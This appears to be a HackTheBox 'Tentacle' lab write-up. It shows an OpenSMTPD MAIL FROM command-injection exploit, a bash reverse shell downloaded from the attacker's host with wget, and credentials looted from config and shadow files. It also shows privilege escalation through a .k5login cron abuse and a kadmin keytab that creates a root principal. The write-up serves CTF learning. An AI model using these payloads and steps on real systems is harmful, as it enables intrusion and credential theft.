|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.57:25-<--denied
Nmap scan report for 10.241.251.113
Host is up (0.099s latency).

PORT   STATE SERVICE
25/tcp open  smtp

Nmap done: 256 IP addresses (256 hosts up) scanned in 1616.49 seconds
```

After A full scan no other services open on 113. lets script scan and version scan it

Nmap smtp.realcorp.htb

my machine →10.10.10.224(realcorp.htb) → localhost(srv01.realcorp.htb) → 10.197.243.77(proxy.realcorp.htb)→smtp.realcorp.htb

Port	Service	Info

Port	Service	Info
25	smtp	OpenSMTPD 2.0.0

```
kali@kali:~/hackthebox/Tentacle/nmap$ proxychains nmap -sC -sV -p25
10.241.251.113
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 13:37 EDT
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:80-<--denied
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
Nmap scan report for 10.241.251.113
Host is up (0.094s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    OpenSMTPD
| smtp-commands: smtp.realcorp.htb Hello nmap.scanme.org [10.241.251.1],
pleased to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP,
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please
contact bugs@openbsd.org 2.0.0 with full details 2.0.0 End of HELP info
Service Info: Host: smtp.realcorp.htb

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.12 seconds
```

Searchsploit

```
kali@kali:~/hackthebox/Tentacle/nmap$ searchsploit opensmtpd
------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------ ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------ ---------------------------------
OpenSMTPD - MAIL FROM Remote Code Execution (Metasploit)
| linux/remote/48038.rb
OpenSMTPD - OOB Read Local Privilege Escalation (Metasploit)
| linux/local/48185.rb
OpenSMTPD 6.4.0 < 6.6.1 - Local Privilege Escalation + Remote Code Execution
| openbsd/remote/48051.pl
OpenSMTPD 6.6.1 - Remote Code Execution
| linux/remote/47984.py
OpenSMTPD 6.6.3 - Arbitrary File Read
| linux/remote/48139.c
OpenSMTPD < 6.6.3p1 - Local Privilege Escalation + Remote Code Execution
| openbsd/remote/48140.c
------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Exploit

So after downloading and reviewing the exploit 47984.py
it is a simple command injection in the MAIL FROM <;exploit code here;>

```
MAIL FROM:<;ping -c 1 10.10.15.41;>
```

```
kali@kali:~/hackthebox/Tentacle$ proxychains nc smtp.realcorp.htb 25
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
220 smtp.realcorp.htb ESMTP OpenSMTPD
HELO x
250 smtp.realcorp.htb Hello x [10.241.251.1], pleased to meet you
MAIL TO:<;ping -c 1 10.10.15.41;>
500 5.5.1 Invalid command: Command unrecognized
MAIL FROM:<;ping -c 1 10.10.15.41;>
250 2.0.0 Ok
RCPT TO:<j.nakazawa@realcorp.htb>
250 2.1.5 Destination address valid: Recipient ok
DATA
354 Enter mail, end with "." on a line by itself

xxx
.
250 2.0.0 24c73f73 Message accepted for delivery
```

or if using script

modify RCPT TO:<j.nakazawa@realcorp.htb> when using 47984.py

```
kali@kali:~/hackthebox/Tentacle$ proxychains python3 47984.py smtp.realcorp.htb
25 'ping -c 1 10.10.15.41'
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.241.251.113:25-<><>-OK
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done
```

and we get a ping back

```
kali@kali:~/hackthebox/Tentacle/nmap$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
```

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:48:55.360360 IP srv01.realcorp.htb > 10.10.15.41: ICMP echo request, id 128,
seq 1, length 64
14:48:55.360376 IP 10.10.15.41 > srv01.realcorp.htb: ICMP echo reply, id 128,
seq 1, length 64
```

lets craft a rev shell

had lots of trouble with special characters ended up creating a shell.sh and using wget on port 80 because it did not seem to like the colon character (:)
so looked like

First set up websever and put shell.sh in it with bash reverse shell

shell.sh

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.15.41/9001 0>&1
```

```
sudo python3 -m http.server 80
```

Next connect to mail server and send payloads

```
MAIL FROM:<;wget 10.10.15.41/shell.sh;>
```

```
MAIL FROM:<;bash shell.sh;>
```

Method using swaks

Get shell

```
proxychains swaks --to j.nakazawa@realcorp.htb --from ";wget
10.10.14.219/shell.sh;" --server 10.241.251.113 --header "X-Virus-Scanned: by
av.domain.com" --header "Subject: CacheErrorInfo - ERR_INVALID_URL" --body
"http://10.10.14.219:9001"
```

Run shell

```
proxychains swaks --to j.nakazawa@realcorp.htb --from ";bash shell.sh;" --
server 10.241.251.113 --header "X-Virus-Scanned: by av.domain.com" --header
"Subject: CacheErrorInfo - ERR_INVALID_URL" --body "http://10.10.14.219:9001"
```

Method using Searchsploit python script 47984.py

Get Shell

```
proxychains python3 47984.py smtp.realcorp.htb 25 'wget 10.10.15.41/shell.sh'
```

Run Shell

```
proxychains python3 47984.py smtp.realcorp.htb 25 'bash shell.sh'
```

and boom access

```
kali@kali:~/hackthebox/Tentacle$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.224 49576
bash: cannot set terminal process group (143): Inappropriate ioctl for device
bash: no job control in this shell
root@smtp:~#
```

Root@smtp

Enumerate Host

First thing i notice is there is no root.txt or user.txt but there is a home folder for j.nakazawa and a file .msmrptc

```
root@smtp:/home/j.nakazawa# cat .msmtprc
cat .msmtprc
# Set default values for all following accounts.
defaults
auth           on
tls            on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
logfile        /dev/null
```

```
# RealCorp Mail
account        realcorp
host           127.0.0.1
port           587
from           j.nakazawa@realcorp.htb
user           j.nakazawa
password       sJB}RM>6Z~64_
tls_fingerprint C9:6A:B9:F6:0A:D4:9C:2B:B9:F6:44:1F:30:B8:5E:5A:D8:0D:A5:60

# Set a default account
account default : realcorp
```

and we have creds lets add them to 00 - Loot > creds
So looks like this is creds for mail.

- j.nakazawa:sJB}RM>6Z~64_

also found

```
root@smtp:/etc/smtpd# cat creds
cat creds
j.nakazawa
$6$EbpPCRMuO/Xwwv51$OVFV3eryJuJnk1vev7WX4JKgU6v8ND0zjXiI0CDMB0E4N6.bsp.2bpmNVUbYPF
```

Port 88 - Kerberos

OK. so we can't log into ssh with the password we have acquired, but there is kerberos authentication so try to login this way.

Build the kerberose configuration file.

krb5.conf

```
kali@kali:~/hackthebox/Tentacle$ cat /etc/krb5.conf
```

```
[libdefaults]
    default_realm = REALCORP.HTB

#Edit the realms entry as follows:
[realms]
    REALCORP.HTB = {
        kdc = realcorp.htb
        admin_server = REALCORP.HTB
        default_domain = REALCORP.HTB
    }

#Also edit the final section:
[domain_realm]
    .domain.internal = REALCORP.HTB
    domain.internal = REALCORP.HTB
```

kinit j.nakazawa

```
kali@kali:~/hackthebox/Tentacle$ kinit j.nakazawa
Password for j.nakazawa@REALCORP.HTB:
```

klist

```
kali@kali:~/hackthebox/Tentacle$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: j.nakazawa@REALCORP.HTB

Valid starting       Expires              Service principal
05/30/2021 20:51:19  05/31/2021 20:51:19  krbtgt/REALCORP.HTB@REALCORP.HTB
```

ssh

```
kali@kali:~/hackthebox/Tentacle$ ssh j.nakazawa@realcorp.htb
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Mon May 31 01:48:47 2021 from 10.10.15.41
```

```
[j.nakazawa@srv01 ~]$ cat user.txt
3e35ad6b5a9960a5187d150296c3f491
```

Linpeas

```
...[snip]...

[+] PATH
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#usdpath
/home/j.nakazawa/.local/bin:/home/j.nakazawa/bin:/usr/local/bin:/usr/bin:/usr/loca

New path exported:
/home/j.nakazawa/.local/bin:/home/j.nakazawa/bin:/usr/local/bin:/usr/bin:/usr/loca



...[snip]...

[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-jobs
...[snip]...

* * * * * admin /usr/local/bin/log_backup.sh

...[snip]...

[+] Searching kerberos conf files and tickets
[i] https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88#pass-the-
ticket-ptt
    default_ccache_name = KEYRING:persistent:%{uid}

...[snip]...


[+] Readable files belonging to root and readable by me but not world readable
-rw-r-----. 1 root squid 3236 Dec 21 08:09 /etc/squid/squid.conf

...[snip]...
```

ok, lets take a look at some of these files

/etc/squid/passwd

```
[j.nakazawa@srv01 shm]$ cat /etc/squid/passwd
j.nakazawa:$apr1$KBOOx3/n$sPmARSLs1JmAg.06x5/Cx/
b.dobson:$apr1$gFbNibg5$Uq1GHhj7dEYlglmLynqst/
r.babelli:$apr1$Sercqs5t$yI/wQKpoXScAdjhI.9dBL0
```

ok. interesting some hashes maybe we can crack them...

/usr/local/bin/log_backup.sh

```
[j.nakazawa@srv01 shm]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/
/home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz.`/usr/bin/date +%F-%H%M%S` access.log
cache.log
/usr/bin/rm -f access.log cache.log
```

Code Review

- 1.) Copys files from /var/log/squid to /home/admin
  - rsync
    - -a
      - archive mode
    - -v
      - verbose
    - -z
      - compress
    - --no-perms
      - does not preserve permissions
    - --no-owner
      - does not preserver owner

        - --no-group
            - does not preserve group
- 2.) cd to directory /home/admin
- 3.) creates squid_log.tar.gz.year-month-day-seconds from files access.log and cache.log
    - ex. squid_log.tar.gz.2021-05-31-023835
- 4.) deletes files access.log and cache.log


Exploit

ok, so this should be easy, all we have to do is put an ssh key in the /home/admin folder. well, not exactly, but sorta. We aren't using ssh keys we are using kerberos. So all we have to do is put a .k5login in the /hom/admin folder

```
echo "j.nakazawa@REALCORP.HTB" > /var/log/squid/.k5login
```

then just ssh in

```
ssh admin@realcorp.htb
```



linpeas

```
[+] Readable files belonging to root and readable by me but not world readable
-rw-r-----. 1 root squid 3236 Dec 21 08:09 /etc/squid/squid.conf
-rw-r-----. 1 root admin 1403 Dec 19 06:10 /etc/krb5.keytab
```

krb5.keytab

```
 The keytab file should be readable only by root, and should exist only on the
machine's local disk.
```

klist

```
[admin@srv01 etc]$ klist --help
klist: invalid option -- '-'
Usage: klist [-e] [-V] [[-c] [-l] [-A] [-d] [-f] [-s] [-a [-n]]] [-k [-t] [-K]]
[name]
        -c specifies credentials cache
        -k specifies keytab
           (Default is credentials cache)
        -i uses default client keytab if no name given
        -l lists credential caches in collection
        -A shows content of all credential caches
        -e shows the encryption type
        -V shows the Kerberos version and exits
        options for credential caches:
                -d shows the submitted authorization data types
                -f shows credentials flags
                -s sets exit status based on valid tgt existence
                -a displays the address list
                        -n do not reverse-resolve
        options for keytabs:
                -t shows keytab entry timestamps
                -K shows keytab entry keys
```

klist -k krb5.keytab

```
[admin@srv01 etc]$ klist -k krb5.keytab
Keytab name: FILE:krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
```

```
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
```

kadmin

```
[admin@srv01 etc]$ kadmin -h
kadmin: invalid option -- 'h'
Usage: kadmin [-r realm] [-p principal] [-q query] [clnt|local args]
              [command args...]
        clnt args: [-s admin_server[:port]] [[-c ccache]|[-k [-t keytab]]]|[-n]
        local args: [-x db_args]* [-d dbname] [-e "enc:salt ..."] [-m]where,
        [-x db_args]* - any number of database specific arguments.
                        Look at each database documentation for supported
arguments
```

kadmin -k -t /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB

```
[admin@srv01 etc]$ kadmin -k -t /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB
Couldn't open log file /var/log/kadmind.log: Permission denied
Authenticating as principal kadmin/admin@REALCORP.HTB with keytab
/etc/krb5.keytab.
kadmin:  ?
Available kadmin requests:

add_principal, addprinc, ank
                         Add principal
delete_principal, delprinc
                         Delete principal
modify_principal, modprinc
                         Modify principal
rename_principal, renprinc
```

```
                        Rename principal
change_password, cpw    Change password
get_principal, getprinc  Get principal
list_principals, listprincs, get_principals, getprincs
                        List principals
add_policy, addpol      Add policy
modify_policy, modpol   Modify policy
delete_policy, delpol   Delete policy
get_policy, getpol      Get policy
list_policies, listpols, get_policies, getpols
                        List policies
get_privs, getprivs     Get privileges
ktadd, xst              Add entry(s) to a keytab
ktremove, ktrem         Remove entry(s) from a keytab
lock                    Lock database exclusively (use with extreme caution!)
unlock                  Release exclusive database lock
purgekeys               Purge previously retained old keys from a principal
get_strings, getstrs    Show string attributes on a principal
set_string, setstr      Set a string attribute on a principal
del_string, delstr      Delete a string attribute on a principal
list_requests, lr, ?    List available requests.
quit, exit, q           Exit program.
kadmin:  add_principal
usage: add_principal [options] principal
        options are:
                [-randkey|-nokey] [-x db_princ_args]* [-expire expdate] [-
pwexpire pwexpdate] [-maxlife maxtixlife]
                [-kvno kvno] [-policy policy] [-clearpolicy]
                [-pw password] [-maxrenewlife maxrenewlife]
                [-e keysaltlist]
                [{+|-}attribute]
        attributes are:
                allow_postdated allow_forwardable allow_tgs_req allow_renewable
                allow_proxiable allow_dup_skey allow_tix requires_preauth
                requires_hwauth needchange allow_svr password_changing_service
                ok_as_delegate ok_to_auth_as_delegate no_auth_data_required
                lockdown_keys

where,
        [-x db_princ_args]* - any number of database specific arguments.
```

```
                        Look at each database documentation for supported
arguments
kadmin:  add_principal root@REALCORP.HTB
No policy specified for root@REALCORP.HTB; defaulting to no policy
Enter password for principal "root@REALCORP.HTB":
Re-enter password for principal "root@REALCORP.HTB":
Principal "root@REALCORP.HTB" created.
```

Gave it a simple password `Test12345678`

ksu root

```
[admin@srv01 etc]$ ksu root
WARNING: Your password may be exposed if you enter it here and are logged
         in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
[Last failed login: Mon May 31 03:21:29 BST 2021 on pts/1]
[There were 7 failed login attempts since the last successful login.]
Changing uid to root (0)
[root@srv01 etc]#
```

root

```
[root@srv01 ~]# id
uid=0(root) gid=0(root) groups=0(root)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@srv01 ~]# whoami
root
```

root.txt

```
[root@srv01 ~]# cat root.txt
96b306a60e701db9cb714a1ea9ab2325
```

/etc/shadow

```
[root@srv01 ~]# cat /etc/shadow
root:$6$2ZKaulGjQ1QUYQHO$OmVJBK0.VeikBcOsxyrLfPCEkrfo6S8SJmHd4FH7el9vHcduJrO7jHYEH



...[snip]...

j.nakazawa:$6$W68LBvOuL0H13AqJ$G4JdGleMyHdzvBmpcV7JiLupa3bosgxHj.aUfxcydXIODXuepjj



...[snip]...
```